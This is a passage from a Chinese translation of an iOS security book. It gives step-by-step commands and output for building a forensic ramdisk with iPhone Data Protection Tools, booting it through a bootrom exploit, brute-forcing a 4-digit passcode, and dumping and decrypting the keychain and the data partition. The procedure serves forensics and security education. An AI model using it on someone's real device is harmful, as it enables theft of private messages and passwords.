通过记录每次猜测所花的时间，我们可以计算设备的破解率，并利用它衡量复杂度各异的密码的强度。对于iPhone 4来说，密码猜测率大概是每秒9.18次。这就是说，在最坏的情况下，猜解一个四位数字的密码最多只需要18分钟。iPhone 4上不同长度和复杂度的密码所需的最长猜解时间如表3-3所示。“字母与数字”一级的复杂度是假设密码可以由数字字符和大小写字母字符构成。而“复杂”级别的复杂度则在此基础上增加了iOS键盘上可用的35种符号字符。

表3-3　最坏情况下设备密码猜解时间（iPhone 4）

密码长度	复　杂　度	时　　间
4	数字	18分钟
4	字母与数字	19天
6	字母与数字	196年
8	字母与数字	75.5万年
8	字母与数字，复杂	2700万年

因为只能在创建密码的设备上对密码进行攻击，所以6位长度的字母与数字混合密码对于蛮力攻击来说已经足够强大了。不过，更具智慧性的字典攻击的效率可能高得多。

3.2.2　iPhone Data Protection Tools

由Jean-Baptiste Bédrune和Jean Sigwald编写的iPhone Data Protection Tools是一套开源的iOS取证工具包。这些工具来源于对iOS 4和iOS 5中Data Protection的逆向工程，还利用了某个知名的DFU模式bootrom漏洞在设备上引导自定义的ramdisk镜像。（详见介绍越狱的第10章。）

iPhone Data Protection Tools会用自定义的ramdisk引导目标设备，该ramdisk启用了USB连接上的SSH访问，还含有枚举设备信息、对4位数字密码进行蛮力攻击，以及解密系统keybag（如果设置了密码，就需要知道或猜解出密码）的工具。它还可以用来复制设备数据分区的原始镜像。

1. 安装必要工具

我们最好是在带有Xcode 4.2（或更高版本）以及iOS 5 SDK的Mac OS X Lion（10.7）中创建iPhone Data Protection Tools。假设你已经安装了这些，还需要安装一些命令行工具、系统软件和Python模块来创建和使用iPhone Data Protection Tools。

某些命令行小工具会被安装到/usr/local/bin。如果该目录不存在的话，你就需要先创建该目录：

```
$ sudo mkdir -p /usr/local/bin
```

接着，你需要下载和安装`ldid`，这是个用来查看及处理代码签名和嵌入的Entitlements.plist

文件的小工具：

```
$ curl -O http://networkpx.googlecode.com/files/ldid
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 32016  100 32016    0     0  91485      0 --:--:-- --:--:-- --:--:-- 123k
$ chmod a+x ldid
$ sudo mv ldid /usr/local/bin/
```

如果安装Xcode时你没有选中UNIX Development Support，就需要为`codesign_allocate`手动创建符号链接（symlink）：

```
$ sudo ln -s
/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/codesign_allocate \
    /usr/local/bin/
```

为了修改已经存在的ramdisk，iPhone Data Protection Tools包含了FUSE文件系统，这种文件系统可以理解iOS中IMG3格式的固件文件。如果系统中尚未安装MacFUSE或OSXFuse，请安装最新版本的OSXFuse；因为与MacFUSE相比，它当前能得到更好的支持。大家可以从http://osxfuse.github.com下载和安装OSXFuse，或是利用如下所述的命令行：

```
$ curl -O -L https://github.com/downloads/osxfuse/osxfuse/OSXFUSE-2.3.8.dmg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 4719k  100 4719k    0     0  1375k      0  0:00:03  0:00:03 --:--:-- 1521k
$ hdiutil mount OSXFUSE-2.3.8.dmg
Checksumming Gesamte Disk (Apple_HFS : 0)…
................................................................................
        Gesamte Disk (Apple_HFS : 0): verified   CRC32 $D1B1950D
verified  CRC32 $09B79725
/dev/disk1                                          /Volumes/FUSE for OS X
$ sudo installer -pkg /Volumes/FUSE\ for\ OS\ X/Install\ OSXFUSE\ 2.3.pkg \
  -target /
installer: Package name is FUSE for OS X (OSXFUSE)
installer: Installing at base path /
installer: The install was successful.
$ hdiutil eject /Volumes/FUSE\ for\ OS\ X/
"disk1" unmounted.
"disk1" ejected.
```

iPhone Data Protection Tools的Python脚本需要用Python Cryptography Toolkit（PyCrypto）解密固件镜像以及受Data Protection保护的文件或keychain项。大家可以使用Python的`easy_install`命令快速安装该库。应该按照如下方式进行安装，以确保它同时支持32位和64位的x86架构。

```
$ sudo ARCHFLAGS='-arch i386 -arch x86_64' easy_install pycrypto
Searching for pycrypto
Reading http://pypi.python.org/simple/pycrypto/
Reading http://pycrypto.sourceforge.net
Reading http://www.amk.ca/python/code/crypto
Reading http://www.pycrypto.org/
Best match: pycrypto 2.5
```

```
Downloading http://ftp.dlitz.net/pub/dlitz/crypto/pycrypto/pycrypto-2.5.tar.gz
Processing pycrypto-2.5.tar.gz
[...]
Installed /Library/Python/2.7/
site-packages/pycrypto-2.5-py2.7-macosx-10.7-intel.
egg
Processing dependencies for pycrypto
Finished processing dependencies for pycrypto
```

这些Python脚本还需要一些其他的纯Python库：M2Crypto、Construct和ProgressBar。大家应该使用easy_install命令安装这些库。


```
$ sudo easy_install M2crypto construct progressbar
Searching for M2crypto
Reading http://pypi.python.org/simple/M2crypto/
Reading http://wiki.osafoundation.org/bin/view/Projects/MeTooCrypto
Reading http://www.post1.com/home/ngps/m2
Reading http://sandbox.rulemaker.net/ngps/m2/
Reading http://chandlerproject.org/Projects/MeTooCrypto
Best match: M2Crypto 0.21.1
Downloading http://chandlerproject.org/pub/Projects/MeTooCrypto/M2Crypto-0.21.1-
  py2.7-macosx-10.7-intel.egg

[...]
Installed /Library/Python/2.7/site-packages/M2Crypto-0.21.1-py2.7-macosx-10.7-
  intel.egg
Processing dependencies for M2crypto
Finished processing dependencies for M2crypto
Searching for construct
Reading http://pypi.python.org/simple/construct/
Reading https://github.com/MostAwesomeDude/construct
Reading http://construct.wikispaces.com/
Best match: construct 2.06
Downloading http://pypi.python.org/packages/source/c/construct/
  construct-2.06.tar.gz#md5=edd2dbaa4afc022c358474c96f538f48
[...]
Installed /Library/Python/2.7/site-packages/construct-2.06-py2.7.egg
Processing dependencies for construct
Finished processing dependencies for construct
Searching for progressbar
Reading http://pypi.python.org/simple/progressbar/
Reading http://code.google.com/p/python-progressbar/
Reading http://code.google.com/p/python-progressbar
Best match: progressbar 2.3
Downloading http://python-progressbar.googlecode.com/fi les/
  progressbar-2.3.tar.gz
[...]
Installed /Library/Python/2.7/site-packages/progressbar-2.3-py2.7.egg
Processing dependencies for progressbar
Finished processing dependencies for progressbar
```

最后，为了下载iPhone Data Protection Tools最新版，你需要安装Mercurial源代码管理系统。大家也可以按照如下方式用easy_install命令完成这一工作。

```
$ sudo easy_install mercurial
Searching for mercurial
Reading http://pypi.python.org/simple/mercurial/
Reading http://mercurial.selenic.com/
Reading http://www.selenic.com/mercurial
Best match: mercurial 2.1
Downloading http://mercurial.selenic.com/release/mercurial-2.1.tar.gz
Processing mercurial-2.1.tar.gz
[...]
Installing hg script to /usr/local/bin

Installed /Library/Python/2.7/site-packages/mercurial-2.1-py2.7-macosx-10.7-
  intel.egg
Processing dependencies for mercurial
Finished processing dependencies for mercurial
```

至此，所有的必要工具都应该安装好了。接下来，我们可以下载iPhone Data Protection Tools并用它创建自定义的ramdisk了。

2. 创建ramdisk

大家应该按照如下方式用Mercurial（hg）从Google code下载iPhone Data Protection Tools的最新版。

```
$ hg clone https://code.google.com/p/iphone-dataprotection
destination directory: iphone-dataprotection
requesting all changes
adding changesets
adding manifests
adding file changes
added 38 changesets with 1921 changes to 1834 files
updating to branch default
121 files updated, 0 files merged, 0 files removed, 0 files unresolved
```

现在，我们需要从img3fs/子目录构建IMG3 FUSE文件系统了。该FUSE文件系统模块让大家可以直接挂接iOS固件包（IPSW）中包含的固件盘镜像。ramdisk的build脚本会利用这些镜像修改所含的ramdisk，而这些ramdisk通常是在移动设备上安装新版iOS时使用的。

```
$ cd iphone-dataprotection
$ make -C img3fs
gcc -o img3fs img3fs.c -Wall -lfuse_ino64 -lcrypto -I/usr/local/include/
  osxfuse || gcc -o img3fs img3fs.c -Wall -losxfuse_i64 -lcrypto
  -I/usr/local/include/osxfuse
[...]
```

至此，大家还应该下载由iPhone Dev Team开发的iOS越狱实用工具redsn0w。redsn0w应用包含一个plist文件，该文件含有已经发布的所有iOS固件镜像的解密密钥，build脚本会使用它自动解密内核和ramdisk。不久之后，大家还会使用redsn0w引导自定义的ramdisk。你应该按照如下方式下载redsn0w，并创建指向其Keys.plist文件的符号链接。

```
$ curl -LO https://sites.google.com/a/iphone-dev.com/files/home/\
  redsn0w_mac_0.9.10b5.zip
  % Total    % Received % Xferd Average  Speed   Time    Time    Time   Current
```

```
                                Dload  Upload   Total   Spent    Left  Speed
100 14.8M  100 14.8M    0     0 1375k      0  0:00:11 0:00:11 --:--:-- 1606k
$ unzip redsn0w_mac_0.9.10b5.zip
Archive: redsn0w_mac_0.9.10b5.zip
   creating: redsn0w_mac_0.9.10b5/
  inflating: redsn0w_mac_0.9.10b5/boot-ipt4g.command
  inflating: redsn0w_mac_0.9.10b5/credits.txt
  inflating: redsn0w_mac_0.9.10b5/license.txt
  inflating: redsn0w_mac_0.9.10b5/README.txt
   creating: redsn0w_mac_0.9.10b5/redsn0w.app/
   creating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/Info.plist
   creating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/bn.tar.gz
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/bootlogo.png
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/bootlogox2.png
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/Cydia.tar.gz
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/Keys.plist
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/progresslogo.png
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/rd.tar
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/redsn0w
 extracting: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/PkgInfo
   creating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/Resources/
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/Resources/redsn0w.icns
$ ln -s redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/Keys.plist .
```

现在我们需要用到iOS固件更新软件存档（IPSW），将其作为该取证ramdisk的模板。为获得最佳结果，请使用iOS 5的最新版本。自定义的ramdisk是向后兼容的，也可以用于安装了更早版本iOS 4或iOS 5的设备。如果要在用于为iOS设备升级固件的机器上创建该ramdisk，就要事先下载IPSW并将其存储在主目录下。不然，你就要在`redsn0w`的Keys.plist文件中查找每一个已知IPSW的URL。我们要确保自己使用的是与所用硬件型号相对应的IPSW。应该将相应的IPSW复制到当前目录中，如以下代码所示（这里所示的命令假设大家是在为iPod Touch 4G创建取证ramdisk）。该IPSW的文件名中就含有硬件型号的名称（iPod 4,1），iOS版本号（5.0）和具体的build号（9A334）。

```
$ cp ~/Library/MobileDevice/Software\ Images/iPod4,1_5.0_9A334_Restore.ipsw .
```

为了让该ramdisk正常工作，必须用修改过的内核运行它。`kernel_patcher.py`脚本会为从iOS固件更新IPSW存档中提取的kernelcache打上补丁，让它运行在越狱状态下。这样做禁用了代码签名，使内核可以运行任意二进制文件。除此之外，打过补丁的内核会允许那些通常不许执行的行为。例如，在打上IOAESAccelerator内核扩展补丁之后，我们就可以使用UID密钥加密或解密数据，而一般情况下在内核完成引导后是不允许这样做的。你应该在自己的IPSW上运行`kernel_patcher.py`脚本，创建打过补丁的kernelcache和用来创建自定义ramdisk的shell脚本。请注意所创建脚本的文件名，因为根据iOS设备硬件型号的不同，这些文件名是不同的。

```
$ python python_scripts/kernel_patcher.py iPod4,1_5.0_9A334_Restore.ipsw
Decrypting kernelcache.release.n81
Unpacking ...
```

```
Doing CSED patch
Doing getxattr system patch
Doing _PE_i_can_has_debugger patch
Doing IOAESAccelerator enable UID patch
Doing AMFI patch
Patched kernel written to kernelcache.release.n81.patched
Created script make_ramdisk_n81ap.sh, you can use it to (re)build the ramdisk
```

kernel_patcher.py脚本会创建名为make_ramdisk_n81ap.sh的脚本，用它来创建自定义ramdisk。如果你使用的是用于其他型号iOS设备的IPSW，脚本的名称可能会有些许不同。现在，我们应该运行该脚本，创建取证ramdisk：

```
$ sh make_ramdisk_n81ap.sh
Found iOS SDK 5.0
[...]
Downloading ssh.tar.gz from googlecode
  % Total    % Received % Xferd  Average Speed   Time    Time    Time
                                 Dload  Upload   Total   Spent   Left
100 3022k  100 3022k    0      0 1670k      0  0:00:01 0:00:01 --:--:--
Archive:  iPod4,1_5.0_9A334_Restore.ipsw
  inflating: 018-7923-347.dmg
TAG: TYPE OFFSET 14 data_length:4
TAG: DATA OFFSET 34 data_length:104b000
TAG: SEPO OFFSET 104b040 data_length:4
TAG: KBAG OFFSET 104b05c data_length:38
KBAG cryptState=1 aesType=100
TAG: KBAG OFFSET 104b0a8 data_length:38
TAG: SHSH OFFSET 104b10c data_length:80
TAG: CERT OFFSET 104b198 data_length:794
Decrypting DATA section
Decrypted data seems OK : ramdisk
/dev/disk1                                                  /Volumes/ramdisk
"disk1" unmounted.
"disk1" ejected.
myramdisk.dmg created
You can boot the ramdisk using the following command (fi x paths)
redsn0w -i iPod4,1_5.0_9A334_Restore.ipsw -r myramdisk.dmg \
  -k kernelcache.release.n81.patched
```

在下一节中，我们会使用redsn0w引导刚刚创建的自定义ramdisk。

3. 引导ramdisk

现在，我们可以使用redsn0w引导自定义ramdisk了。我们要从命令行运行redsn0w，并指定到IPSW、ramdisk和打过补丁的内核的完全路径。

```
$ ./redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/redsn0w -i
iPod4,1_5.0_9A334_Restore.ipsw -r myramdisk.dmg \
  -k kernelcache.release.n81.patched
```

在用以上命令运行redsn0w时，它会跳过平常的开机画面，并立即显示如图3-2所示的指令。在这里，大家应该确保目标iOS设备通过USB接口连接到运行着redsn0w的计算机上。如果知道如何把设备置为DFU模式，现在你就可以动手了；redsn0w会对此进行检测并自动引导该ramdisk。

图3-2 如果需要了解如何将设备置为DFU模式，请点击Next按钮，让redsn0w一步步引导你完成这一过程

一旦设备处于DFU模式，redsn0w就会继续利用Boot ROM中的一个已知漏洞，并注入它自己的原始机器码有效载荷。这些有效载荷会禁用随后引导阶段的签名验证，并允许使用未签名或未正确签名的内核和ramdisk引导系统。这只是暂时越狱设备，让iPhone Data Protection Tools引导自定义ramdisk，并用它从目标设备获取数据。

该自定义ramdisk包含了SSH服务器，用于对设备的远程命令行访问。要连接到该SSH服务器，你需要借助USB协议代理的网络连接。苹果的MobileDevice框架（Mac OS X自带，而且可以通过Windows版的iTunes安装）含有usbmuxd后台守护进程。该守护进程管理着本机软件对iOS设备USB协议的访问。该协议的一个功能是在USB协议和本地侦听iOS设备的TCP套接字之间建立TCP套接字连接。iTunes会利用这一点实现多种功能，不过这一功能还可以用来连接到越狱或暂时越狱的iOS设备上运行的自定义软件。在这里，我们要利用该功能，通过运行名为tcprelay.sh的shell脚本连接取证ramdisk上运行的SSH服务器。

```
$ sh tcprelay.sh
Forwarding local port 2222 to remote port 22
Forwarding local port 1999 to remote port 1999
[ ... ]
```

所包含的很多Python脚本都要依赖通过SSH访问目标设备的能力，所以在从设备获取数据时，你要在另一个终端选项卡或窗口中保持tcprelay.sh处于运行状态。

4. 对4位数字密码进行蛮力攻击

要解密keychain或文件系统中受保护的项，我们就需要恢复并解密系统keybag。如果未设置密码，那么keybag很容易解密。如果用户设置了简单的4位数字密码，就需要猜解密码了。工具

包中名为`demo_bruteforce.py`的Python脚本可以执行这一攻击，并在20分钟左右的时间内猜解任何4位数字密码。只有在通过SSH连接到iOS设备的电脑上运行该脚本，并解密系统keybag后，我们才可以转储keychain。

```
$ python python_scripts/demo_bruteforce.py
Device UDID : e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a
Keybag: SIGN check OK
Keybag UUID : 11d1928f9a1f491fb87fb9991b1c3ec6
Saving /Users/admin/Desktop/iphonedataprotection/
e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/9dd7912fb6f996e9.plist
passcodeKeyboardComplexity : {'rangeMinimum': 0, 'value': 0,
  'rangeMaximum': 2}
Trying all 4-digits passcodes...
BruteforceSystemKeyBag : 0:03:41.735334
{'passcode': '1234', 'passcodeKey':
'497ea264862390cc13a9eebc118f7ec65c80192787c6b3259b88c62331572ed4'}
True
Keybag type : System keybag (0)
Keybag version : 3
Class  WRAP  Type    Key
1      3     0
  f2680d6bcdde71a1fae1c3a538e7bbe0f0495e7f75831959f10a41497675f490
2      3     1
  01133605e634ecfa168a3371351f36297e2ce599768204fd5073f8c9534c2472
3      3     0
  cbd0a8627ad15b025a0b1e3e804cc61df85844cadb01720a2f282ce268e9922e
5      3     0
  75a657a13941c98804cb43e395a8aebe92e345eaa9bc93dbe1563465b118e191
6      3     0
  e0e4e1396f7eb7122877e7c307c65221029721f1d99f855c92b4cd2ed5a9adb1
7      3     0
  a40677ed8dff8837c077496b7058991cc1200e8e04576b60505baff90c77be30
8      1     0
  2d058bf0800a12470f65004fecaefaf86fbdfdb3d23a4c900897917697173f4c
9      3     0
  98640c771d020cc1756c73ae87e686e5c170f794987d217eeca1616d0e9028d
10     3     0
  661a4670023b754853aa059a79d60dbb77fc3e3711e5a1bd890f218c33e7f64c
11     1     0
  669964beb0195dfa7207f6a976bf6849c0886de12bea73461e93fa274ff196a4

Saving /Users/admin/Desktop/iphone-dataprotection/
  e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/9dd7912fb6f996e9.plist
Downloaded keychain database, use keychain_tool.py to decrypt secrets
```

如果未设置密码或者猜解出了密码，系统keybag和keychain数据库就会被下载到以目标设备UDID命名的目录。

5. 转储keychain

现在我们已经恢复了系统keybag和备份的keychain，接着可以使用`keychain_tool.py`脚本解密keychain了。该脚本具有若干个选项，并且要求keychain备份和系统keybag的路径与

demo_bruteforce.py保存它们的路径一致。例如，-d和-s选项的作用是转储keychain条目并用星号隐去密码的部分内容。下面展示了运行该脚本的输出示例：

```
$ python python_scripts/keychain_tool.py \
  -ds e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/keychain-2.db \
  e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/9dd7912fb6f996e9.plist
Keybag: SIGN check OK
Keybag unlocked with passcode key
Keychain version : 5
------------------------------------------------------------
                    Passwords
------------------------------------------------------------
Service :    AirPort
Account :    MyHomeNetwork
Password :   ab******
Agrp : apple
------------------------------------------------------------
Service :    com.apple.managedconfiguration
Account :    Private
Password :   <binary plist data>
Agrp : apple
------------------------------------------------------------
Service :    com.apple.certui
Account :    https: simba.local - 446c9ccd 6ef09252 f3b4e55d 4df16dd3 [...]
Password :   <binary plist data>
Agrp : com.apple.cfnetwork
------------------------------------------------------------
Service :    com.apple.certui
Account :    https: simba.local - 46c14e20 b83a2cef 86340d38 0720f560 [...]
Password :   <binary plist data>
Agrp : com.apple.cfnetwork
------------------------------------------------------------
Service :    push.apple.com
Account :
Password :   <b*********************************************************
Agrp : com.apple.apsd
------------------------------------------------------------
Service :    com.apple.managedconfiguration.mdm
Account :    EscrowSecret
Password :   1E**********************************
Agrp : apple
------------------------------------------------------------
                     Certificates
------------------------------------------------------------
D62C2C53-A41E-4E2C-92EE-C516D7DCDE30_apple
Device Management Identity Certifi cate_com.apple.identities
E60AC2D7-D1DE-4A98-92A8-1945A09B3FA2_com.apple.apsd
E60AC2D7-D1DE-4A98-92A8-1945A09B3FA2_lockdown-identities
com.apple.ubiquity.peer-uuid.68C408A0-11BD-437E-A6B7-
A6A2955A2F28_[...]
iOS Hackers Inc._com.apple.certificates
iPhone Configuration Utility (6506EBB9-3A1A-42A2-B3ED-8CDA5213EEB2)
------------------------------------------------------------
```

```
                     Private keys
D62C2C53-A41E-4E2C-92EE-C516D7DCDE30_apple
Device Management Identity Certificate_com.apple.identities
E60AC2D7-D1DE-4A98-92A8-1945A09B3FA2_com.apple.apsd
E60AC2D7-D1DE-4A98-92A8-1945A09B3FA2_lockdown-identities
com.apple.ubiquity.peer-uuid.68C408A0-11BD-437E-A6B7-A6A2955A2F28.[...]
------------------------------------------------------------
```

6. 转储数据分区

为了进行全面的取证分析，我们应该转储整个数据分区。该分区中包含了设备上安装的全部应用及用户数据。未越狱的iOS设备的系统分区是只读的，而且不含任何有用的数据。

按照如下方式运行名为dump_data_partition.sh的shell脚本，我们就可以得到数据分区的磁盘镜像。

```
$ sh dump_data_partition.sh
Warning: Permanently added '[localhost]:2222' (RSA) to the list of known
  hosts.
root@localhost's password:
Device UDID : e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a
Dumping data partition in e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/
  data_20120222-1450.dmg ...
Warning: Permanently added '[localhost]:2222' (RSA) to the list of known
  hosts.
root@localhost's password:
dd: opening `/dev/rdisk0s2s1': No such file or directory
836428+0 records in
836428+0 records out
6852018176 bytes (6.9 GB) copied, 1024.08 s, 6.7 MB/s
```

原始的HFS文件系统会用Mac OS X可以直接挂接的格式转储。如果双击该DMG文件，它就会被自动挂接。记住，以读–写模式挂接该DMG文件是允许进行修改的，并会破坏所获得镜像的取证完整性。大家可以用hdiutil命令以只读模式挂接该磁盘镜像。

```
$ hdiutil attach \
  -readonly e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/data_20120222-1450.dmg
/dev/disk6                                                  /Volumes/Data
```

hdiutil命令的输出表示该磁盘镜像已被附加到设备文件/dev/disk6并挂接在/Volumes/Data上。现在我们就可以在/Volumes/Data/中浏览该文件系统，并会发现所有文件内容都已被加密。

```
$ cd /Volumes/Data/
$ ls
Keychains/               folders/             root/
Managed Preferences/     keybags/             run/
MobileDevice/            log/                 spool/
MobileSoftwareUpdate/    logs/                tmp/
db/                      mobile/              vm/
ea/                      msgs/                wireless/
empty/                   preferences/
$ file mobile/Library/SMS/sms.db
mobile/Library/SMS/sms.db: data
$ hexdump -C mobile/Library/SMS/sms.db | head
```

```
00000000 09 7d b1 05 48 b1 bb 6d 65 02 1e d3 50 67 da 3e |.}..H..me...Pg.>|
00000010 6e 99 eb 3c 9f 41 fa c7 91 c4 10 d6 b2 2f 21 b2 |n..<.A......./!.|
00000020 39 87 12 39 6d 5c 96 7d 4a bd a1 4a ea 49 ba 40 |9..9m\.}J..J.I.@|
00000030 96 53 c4 d3 81 0d 6e 73 98 6c 91 11 db e0 c2 3d |.S....ns.l.....=|
00000040 7a 17 82 35 18 59 fb 17 1a b2 51 89 fc 8b 55 5a |z..5.Y....Q...UZ|
00000050 95 04 a0 d6 2d d5 6a 6c e8 ad 65 df ea b4 a8 8b |....-.jl..e.....|
00000060 7e de c1 d2 b2 8a 30 e9 84 bb 08 9a 58 9a ad ba |~.....0.....X...|
00000070 bb ba b1 9e 2a 95 67 d7 be a1 4b a7 de 41 05 56 |....*.g...K..A.V|
00000080 d5 4e 8b d6 3b 57 45 d2 76 4e 67 c0 8b 10 45 d9 |.N..;WE.vNg...E.|
00000090 7b 2a c3 c9 11 f4 c5 f0 56 84 86 b7 46 fe 56 e8 |{*......V...F.V.|
```

当iOS磁盘镜像挂接到Mac OS X上时，我们就能浏览该文件系统并查看所有的文件元数据了。但所有文件内容都是无法辨识的已加密数据。因为即便保护等级为`NSFileProtectionNone`的文件也是加密过的。要查看文件数据，我们必须用系统keybag中的密钥解密文件的内容。在之前的命令中，sms.db文件是不可辨识的数据，即便它的保护等级是`NSFileProtectionNone`。

3

7. 解密数据分区

要解密文件数据，我们就要用到iPhone Data Protection Tools中的`emf_decrypter.py`脚本。该脚本会使用数据分区的原始镜像和解密过的系统keybag解密文件系统中所有加密过的文件。因为这要求访问keybag,所以请确保已经运行`demo_bruteforce.py`猜解了用户密码并解密了系统keybag。大家应该运行这里所示的`emf_decrypter.py`脚本。（注意，目录和文件名很可能不同，因为它们以目标设备的唯一特征为依据。）

```
$ python python_scripts/emf_decrypter.py \
  e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/data_20120222-1450.dmg \
  e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/9dd7912fb6f996e9.plist
Keybag: SIGN check OK
Keybag unlocked with passcode key
cprotect version : 4
WARNING ! This tool will modify the hfs image and possibly wreck it if
  something goes wrong !
Make sure to backup the image before proceeding
You can use the --nowrite option to do a dry run instead
Press a key to continue or CTRL-C to abort

Decrypting TrustStore.sqlite3
Decrypting keychain-2.db
[ ... ]
Decrypted 398 files
Failed to unwrap keys for : []
Not encrypted files : 19
```

如果未出现错误，该脚本应该会直接修改磁盘镜像，这样一来所有文件的内容都已经解密并可以辨识了。要验证这一点，我们可以再次挂接该磁盘镜像，并查看之前无法辨识的SMS数据库：

```
$ hdiutil attach -readonly \
  e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/data_20120222-1450.dmg
/dev/disk6                                               /Volumes/Data
$ cd /Volumes/Data/
$ file mobile/Library/SMS/sms.db
mobile/Library/SMS/sms.db: SQLite 3.x database
```

```
$ hexdump -C mobile/Library/SMS/sms.db | head
00000000 53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 |SQLite format 3.|
00000010 10 00 02 02 00 40 20 20 00 00 00 02 00 00 00 01 |.....@ ........|
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000030 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 |................|
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 |................|
00000060 00 2d e2 1f 0d 00 00 00 00 10 00 00 00 00 00 00 |.-..............|
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
*
00001000
```

现在我们应该能彻底查看数据分区中的数据了。这说明，如果用户只使用4位数字密码或者根本不使用密码，iOS设备上的所有数据是很容易恢复的。若用户选用强密码，那么只有保护等级为`NSFileProtectionNone`的文件和保护等级为`kSecAttrAccessibleAlways`的keychain项是可以访问的。对于攻击者来说，好消息就是设备上绝大多数文件和keychain项的保护等级都是如此，因为很少有iOS应用（即便是系统内置的应用）会使用Data Protection API。

请务必记住，这些攻击在对目标设备的短暂访问中即可完成。例如，获得8 GB数据分区的完整取证镜像并蛮力破解4位数字密码大概只需要半小时的时间。即便是密码未被猜解，攻击者也可以从设备中读取大量数据（包括照片、短信和第三方应用数据），因为它们使用了`NSFileProtectionNone`级别的密钥加密，并未受到密码密钥的保护。在iOS内置的应用中，只有邮件应用利用Data Protection API保护数据（用户的电子邮件消息及附件）。评估第三方应用存储用户信息的安全程度需要有技术熟练的移动安全应用审核师，而应用的开发者很少能得到这些信息。

3.3　小结

iOS中为用户数据加密的主要设施就是Data Protection API。iOS 4引入的Data Protection API让应用可以声明哪些文件和keychain项是敏感的，以及它们何时可供使用。这使iOS操作系统可以自动地全面控制这些数据的加密和解密。受到Data Protection API保护的数据是经过加密的，用到了由设备唯一的AES密钥得到的密钥，还可以利用用户的密码，这样一来，攻击者如果想解密数据，就一定要实际接触设备并且知道或猜解用户的密码。

针对数据保护的攻击利用了两点事实，一是默认情况下简单的4位数字密码很容易用蛮力攻击破解，二是iOS存储的大部分数据现在都没有受到Data Protection API的保护。特别要指出的是，在iOS系统内置的应用中，目前只有邮件应用使用了Data Protection API保护其数据。攻击者可以为捕获的设备越狱，并在上面安装自定义工具蛮力破解设备所有者的密码。攻击者还可以引导自定义ramdisk执行同样的攻击。正如开源工具iPhone Data Protection Tools所展示的，引导自定义ramdisk也有利于完整地获取取证数据。除此之外，因为iOS在重启后会保留应用状态，所以用户可能不会注意到他们的手机已经重启并被自定义ramdisk攻击过，但其实他们的手机被攻击者短暂控制过。

这些针对数据保护的攻击表明，应用开发者充分使用Data Protection API保护敏感信息，以及企业强制要求存放或处理敏感信息的iOS设备使用强密码，是十分重要的。

第 4 章

代码签名和内存保护

4

当苹果公司2008年发布iOS 2.0时，它就启动了一项计划，旨在严格控制可在iOS设备上执行的代码。这是通过Mandatory Code Signing（强制代码签名）实现的。得到许可的组织必须为每一个要在iOS设备上运行的应用签名。如果代码未签名，内核中的检查就不会允许这些代码在设备上执行。不管是设备出厂时预装的应用，还是从App Store下载安装的应用，都要经过苹果公司私钥的签名。除此之外，企业、大学和独立开发者可以对设备进行特殊设置，让它们认可其他组织的签名。不过，强制代码签名不只是会影响二进制文件，而且会影响到所有代码，包括库文件，甚至是内存中的可执行代码。这一规则的唯一例外就是Web浏览器MobileSafari的即时（Just In Time）编译。

代码签名机制对于iOS的安全而言有两大重要作用。其一，它使恶意软件很难进入iOS设备。在iOS设备上运行代码的唯一途径就是从苹果的App Store上获取代码（除非设备经过特殊配置）。对所有要发布到App Store上的应用而言，在发布之前都要接受苹果公司的审查，以确保不含恶意。与之相反，使用安卓系统的设备可以运行任何自签名过的应用，其用户可以下载和运行任何文件，就像PC机那样。相对于iOS，恶意软件对安卓系统而言是种更现实的威胁。

